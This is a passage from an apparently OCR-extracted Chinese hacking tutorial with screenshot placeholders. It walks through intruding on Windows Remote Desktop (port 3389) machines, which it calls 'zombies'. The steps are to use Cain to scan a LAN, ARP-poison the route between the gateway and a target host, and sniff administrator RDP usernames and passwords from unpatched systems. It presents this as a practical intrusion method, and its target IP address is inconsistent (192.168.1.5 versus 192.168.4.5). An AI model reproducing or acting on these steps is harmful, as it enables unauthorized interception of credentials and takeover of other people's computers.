


图9

相对于以前来讲，现在针对3389的一些漏洞利用已经不那么容易找到了，比如经典的输入法漏洞，Ghost版XP默认NEW帐号等，这里我只是提供一种相对可行的3389扫描入侵方法而已。




图10

我要介绍的第二个例子就是关于局域网内同一网段3389肉鸡的密码嗅探问题，不过这种方法只针对于没有打过远程桌面相关补丁的3389主机，因为现在的3389主机并不提供用户名和密码自动登录，所以无法通过相应的工具嗅探到目标主机的用户名和密码。不过，对于这种方法我还是要提一下，毕竟在现阶段这种方法还是有一定的可行性的，因为仍然有一定数量的3389主机并没有打过升级补丁。



图11

大家来看一下，如图10所示，就是没有打过补丁的远程桌面，而已经打过补丁的远程桌面，则如图11所示。

我们要利用的工具就是强大的Cain，首先在主菜单中选择“配置”对话框，选择“过滤与端口”，勾选上“RDP”这个协议（因为是针对3389的密码嗅探），如图12。

确定后，返回到Cain的主界面，然后选择“嗅探器”，通过点击嗅探器按钮（也就是那个类似网卡的图标）来激活嗅探，

如图 13，然后在下边的空白处点鼠标右键，并选择“扫描MAC地址”，在弹出的“MAC 地址扫描”菜单中使用默认的“所有在子网的主机”就行了，当然我们也可以自己来指定要扫描的范围，选择好后点击确定，就会把局域网内所有主机的 IP 地址和对应的MAC 地址扫描出来了。




图 12




图 13




图 14

接下来就是我们的 ARP 欺骗了，点击左下角的“ARP”，接着点击主界中的蓝色“+”号图标，然后在弹出的“新的ARP Poison routing”中选择网关地址和目标主机的地址，我选择的是网关地址为 192.168.1.1（在左边栏中选中 192.168.1.1，然后点确定），目标主机为 192.168.1.5（在右边栏中选中 192.168.4.5，然后点确定），如图 14。

最后，返回到主界面，点击嗅探按钮，也就是那个黄色的类似危器的按钮，就可以开始进行欺骗攻击了，经过一段时间的等待后就会将嗅探到的密码数据保存下来了（注意，在嗅探过程中，对方管理员必须要正常的登录一次 3389 才行，不然，当然是嗅探不到密码的），选中嗅探到的数据，点右键进行查看，如图 15。




图 15

接下来就可以在文件中查找到 3389 的管理员登录帐号和登录密码了，如图 16。这里我要提醒一下大家，Cain 的嗅探并不是在任何条件下都能嗅探到的，只有在两种情况下才可以：（1）目标主机的管理员将用户名和密码保存在本地进行连接的，（2）管理员在点击“连接”前是通过“选项”输入密码的。因此，对于 3389 的嗅探，不仅仅需要耐心，更重要的还要有运气。


